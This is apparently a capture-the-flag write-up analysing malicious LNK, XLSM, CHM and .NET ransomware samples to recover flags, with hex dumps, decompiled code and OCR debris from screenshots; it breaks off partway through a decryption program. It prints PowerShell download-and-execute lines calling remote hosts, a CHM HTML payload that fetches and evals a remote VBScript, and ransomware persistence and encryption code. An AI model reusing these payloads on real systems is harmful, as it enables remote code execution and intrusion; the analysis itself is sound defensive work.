
```
start: 91   time:   1ms
  end: 91   length: 91
length: 0   lines:  1
```

```
powershell IEX (New-Object Net.WebClient).DownloadString('http://cnc.ihack.com/stager.ps1')
```

Decode the string and we can see the URL, `http://cnc.ihack.com/stager.ps1`.

LNK

The output of running `strings` is truncated, so we ran `xxd` to see the full hexdump of the malware.




```
00000710: 0020 0020 0020 0020 0020 0020 0020 0020  . . . . . . . .
00000720: 0020 0020 0020 0020 0020 0020 0020 0020  . . . . . . . .
00000730: 0020 0020 0020 0020 0020 0020 0070 006f  . . . . . . .p.o
00000740: 0077 0065 0072 0073 0068 0065 006c 006c  .w.e.r.s.h.e.l.l
00000750: 0020 0022 0049 0045 0058 0028 004e 0065  . .".I.E.X.(.N.e
00000760: 0077 002d 004f 0062 006a 0065 0063 0074  .w.-.O.b.j.e.c.t
00000770: 0020 004e 0065 0074 002e 0057 0065 0062  . .N.e.t...W.e.b
00000780: 0043 006c 0069 0065 006e 0074 0029 002e  .C.l.i.e.n.t.)..
00000790: 0064 006f 0077 006e 006c 006f 0061 0064  .d.o.w.n.l.o.a.d
000007a0: 0053 0074 0072 0069 006e 0067 0028 0027  .S.t.r.i.n.g.(.'
000007b0: 0068 0074 0074 0070 0073 003a 002f 002f  .h.t.t.p.s.:././
000007c0: 0067 0069 0073 0074 002e 0067 0069 0074  .g.i.s.t...g.i.t
000007d0: 0068 0075 0062 0075 0073 0065 0072 0063  .h.u.b.u.s.e.r.c
000007e0: 006f 006e 0074 0065 006e 0074 002e 0063  .o.n.t.e.n.t...c
000007f0: 006f 006d 002f 0030 0078 0041 0046 0046  .o.m./.0.x.A.F.F
00000800: 004d 0052 002f 0038 0066 0037 0066 0034  .M.R./.8.f.7.f.4
00000810: 0035 0037 0039 0064 0065 0037 0035 0063  .5.7.9.d.e.7.5.c
00000820: 0066 0031 0031 0031 0061 0036 0063 0030  .f.1.1.1.a.6.c.0
00000830: 0066 0035 0033 0063 0065 0066 0066 0034  .f.5.3.c.e.f.f.4
00000840: 0066 0031 0066 002f 0072 0061 0077 002f  .f.1.f./.r.a.w./
00000850: 0036 0036 0039 0038 0036 0061 0035 0063  .6.6.9.8.6.a.5.c
00000860: 0037 0039 0063 0061 0031 0064 0062 0065  .7.9.c.a.1.d.b.e
00000870: 0033 0036 0032 0039 0033 0031 0031 0065  .3.6.2.9.3.1.1.e
00000880: 0036 0034 0030 0030 0037 0035 0031 0063  .6.4.0.0.7.5.1.c
00000890: 0032 0066 0062 0061 0038 0039 0062 0061  .2.f.b.a.8.9.b.a
000008a0: 002f 0069 0068 0061 0063 006b 002e 0070  ./.i.h.a.c.k...p
000008b0: 0073 0031 0027 0029 0022 003b 0043 003a  .s.1.'.).".;.C.:
000008c0: 005c 0050 0072 006f 0067 0072 0061 006d  .\.P.r.o.g.r.a.m
000008d0: 0020 0046 0069 006c 0065 0073 005c 004d  . .F.i.l.e.s.\.M
000008e0: 0069 0063 0072 006f 0073 006f 0066 0074  .i.c.r.o.s.o.f.t
000008f0: 0020 004f 0066 0066 0069 0063 0065 005c  . .O.f.f.i.c.e.\
00000900: 0072 006f 006f 0074 005c 004f 0066 0066  .r.o.o.t.\.O.f.f
00000910: 0069 0063 0065 0031 0036 005c 0057 0049  .i.c.e.1.6.\.W.I
00000920: 004e 0057 004f 0052 0044 002e 0045 0058  .N.W.O.R.D...E.X
00000930: 0045 0010 0000 0005 0000 a025 0000 005c  .E.........%...\
00000940: 0000 001c 0000 000b 0000 a077 4ec1 1ae7  ...........wN...
```

As can be seen in the screenshot above, there is a snippet of a powershell script that downloads another powershell script from a github gist. The url of the script is https://gist.githubusercontent.com/0xAFFMR/8f7f4579de75cf111a6c0f53ceff4f1f/raw/66986a5c79ca1dbe3629311e6400751c2fba89ba/ihack.ps1. The content of the file is another powershell script that is base64 encoded 3 times. One of the global variables in the file contains a link to another github gist at https://gist.githubusercontent.com/0xAFFMR/da298d823c184ae6c12c940562049978/raw/38deebff622eed7616d27009c690c4d86668f3a1/sec. This file contains a series of decimal numbers and when converted to ascii characters we will be able to see the flag: `ihack{287991bc0a634b67a92c2c5881d2abff}`

XLSM


Using the tool `ViperMonkey` again, we can see that it successfully analysed the downloaded file from the macro.



```
Write File               | C:\Users\admin\AppData\Local\Temp\ih4cKr0cks. | SaveToFile
                         | exe                                           |
```


CHM

After some research, we found out that chm files are basically archives, and so we used `7z` to extract its contents. After some looking around, we found out that the `version.html` file ran some malicious code that downloads a VB script from a remote server.



```
<body>
    <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
        <PARAM name="Command" value="ShortCut">
        <PARAM name="Button" value="Bitmap::shortcut">
        <PARAM name="Item1" value=',cmd.exe,/c copy /Y C:\Windows\system32\rundll32.exe %TEMP%\out.exe > nul && %TEMP%\out.exe javascript:"\..\mshtml RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://139.59.122.20/version.vbs",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im out.exe",0,true);}'>
        <PARAM name="Item2" value="273,1,1">
      </OBJECT>
      <SCRIPT>
        x.Click();
      </SCRIPT>

</body>
</html>
```

After digging around in the downloaded `version.vbs` file, we found another file at the remote server called `version.txt`. Unfortunately at the time of writing this document, the server is having issues so we can't put the screenshot of it here. Inside the file was the first half of the flag.




```
Option Explicit
On Error Resume Next
Const tail = "7866c99c63a26b4886"
Const test = "122.20/"
Set oFileSystem = CreateObject("Scripting.FileSystemObject")
Set WshShell = CreateObject("WScript.Shell")
Const close = "}"
Const versionfile = "version.txt"
app_data = WshShell.ExpandEnvironmentStrings("%APPDATA%")
```

We found the second half inside the vb script, and when put together they make up the final flag: `ihack{6e5e4d1b1805aa7866c99c63a26b4886}`


EXE

Checking the ransomware executable file, we can see that this is a `.NET` file. Thus, we can use `dotPeek` to decompile it. However, the result is still obfuscated.


JetBrains dotPeek
File View Navigate Inspect Tools Windows Help
Assembly Explorer
Type to search
leetransomware (1.0.0.0, x86, .Net Framework v
Metadata
References
Win32 resources
<Root Namespace>
<Module>
<PrivateImplementationDetails>
leetransomware
Common
ExecutionMode
Form1
Base types
Inheritors
Form1()
AES_Encrypt(byte[] bytesToBeEncrypt
Dispose(bool disposing):void
Ʊ(string obj0, string obj1):void
Ղ(object obj0, EventArgs obj1):void
ՂՂ(string obj0):void
ՂՂ(string obj0, string obj1):void
ՂԿ():void
Ղ():void
Q(string obj0, string obj1):void
Ժ(string obj0, byte[] obj1):void
Q():void
Կ(object obj0, EventArgs obj1):void
Ꝑ(string obj0):byte[]
Ʊ:Ꝑ
Ō:List<string>
Settables
Form1.cs


```
    }

    public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
    {
      byte[] ɰ = QŌ.Q;
      char[] ന = <PrivateImplementationDetails>.Ղ;
      Array array = (Array) null;
      Array salt = (Array) new byte[8]
      {
        (byte) 1,
        (byte) 2,
        (byte) 3,
        (byte) 4,
        (byte) 5,
        (byte) 6,
        (byte) 7,
        (byte) 8
      };
      object obj = (object) new MemoryStream();
      try
      {
        switch (1)
        {
          default:
            Rijndael rijndael = (Rijndael) new RijndaelManaged();
            try
            {
              int num1 = 1;
              DeriveBytes deriveBytes;
              while (true)
              {
                switch (num1)
                {
                  case 0:
                    Resources.ԺŌ.ՂԿ<SymmetricAlgorithm>((SymmetricAlgorithm) (rijndael as RijndaelManaged), 128, (short) 844, (short) 895);
                    deriveBytes = (DeriveBytes) new Rfc2898DeriveBytes(passwordBytes, salt as byte[], 1000);
                    int num2 = (int) ന[40];
                    QŌ.Q[136] = (byte) ((int) QŌ.Q[136] & (int) QŌ.Q[164] & 185);
                    num1 = num2 - 6934;
                    continue;
```

Next, we can use de4dot to attempt deobfuscation and it succeeds to do so.




```
FLARE 12/10/2022 8:50:50 PM
PS C:\Users\doublew\Desktop\ransomware > de4dot-x64.exe .\leetransomware.exe

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected DeepSea 4.1 (C:\Users\doublew\Desktop\ransomware\leetransomware.exe)
Cleaning C:\Users\doublew\Desktop\ransomware\leetransomware.exe
Renaming all obfuscated symbols
Saving C:\Users\doublew\Desktop\ransomware\leetransomware-cleaned.exe
FLARE 12/10/2022 8:50:55 PM
PS C:\Users\doublew\Desktop\ransomware >
```

Import the deobfuscated file back to dotPeek, and we can finally see better code.



```
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
  byte[] salt = new byte[8]
  {
    (byte) 1,
    (byte) 2,
    (byte) 3,
    (byte) 4,
    (byte) 5,
    (byte) 6,
    (byte) 7,
    (byte) 8
  };
  using (MemoryStream memoryStream = new MemoryStream())
  {
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
      rijndaelManaged.Padding = PaddingMode.PKCS7;
      rijndaelManaged.KeySize = 256;
      rijndaelManaged.BlockSize = 128;
      Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
      rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
      rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
      rijndaelManaged.Mode = CipherMode.CBC;
      using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
      {
        cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
        cryptoStream.FlushFinalBlock();
      }
      return memoryStream.ToArray();
    }
  }
```


We can see that there is an encryption function but we are still missing the password. We can check where this function is called by right clicking the function and navigate to show usages.



```
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
  byte[] salt = new
  {
    (byte) 1,
    (byte) 2,
    (byte) 3,
    (byte) 4,
    (byte) 5,
    (byte) 6,
    (byte) 7,
```


Go to Declaration F12
Go to Implementation Ctrl+F12
Navigate To... Alt+`
Navigate
Locate in Assembly Explorer Shift+Alt+L
Find Usages Shift+F12
Find Usages Advanced Ctrl+Shift+Alt+F12
Show Usages Shift+Alt+F12
Base Symbols Alt+Home
Derived Symbols Alt+End
Type of Symbol Ctrl+Shift+F11

We can see that this function is called by `Form1.method_1` and keep repeating the same process until we reach `Form1.method_0`, where the password is `hektheplanet`.




```
private void method_0()
{
  string string_1 = "hektheplanet";
  byte[] byte_0 = File.ReadAllBytes(Assembly.GetEntryAssembly().Location);
  Form1.smethod_0(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\LeetCryptor.exe", byte_0);
  Form1.smethod_2("Crypt", Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\LeetCryptor.exe");
  this.method_2("C:\\inetpub\\wwwroot", string_1);
  this.method_3();
  Application.Exit();
}
```

Next, we can write the decryption function since we have all the encryption properties, e.g., salt, key, IV, mode, etc., from the previous `Form1.AES_Encrypt()` function.



```
❯ cat --no-paging -p decrypt.cs
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Globalization;
using System.IO;
using System.Linq;
using System.Net;
using System.Net.Sockets;
using System.Reflection;
using System.Resources;
using System.Security.Cryptography;
using System.Text;
using System.Threading;

public class C {
    static void Main() {
        Console.WriteLine("Hello");
        C.DecryptFile("./flag.txt.1337ransom", "hektheplanet");
        Console.WriteLine("Done");
    }

    public static void DecryptFile(string string_0, string string_1) {
        byte[] bytesToBeDecrypted = File.ReadAllBytes(string_0);
        byte[] bytes1 = Encoding.UTF8.GetBytes(string_1);
        byte[] hash = SHA256.Create().ComputeHash(bytes1);
        byte[] bytes2 = C.AES_Decrypt(bytesToBeDecrypted, hash);
        File.WriteAllBytes(string_0, bytes2);
        File.Move(string_0, string_0 + ".decrypted");
    }

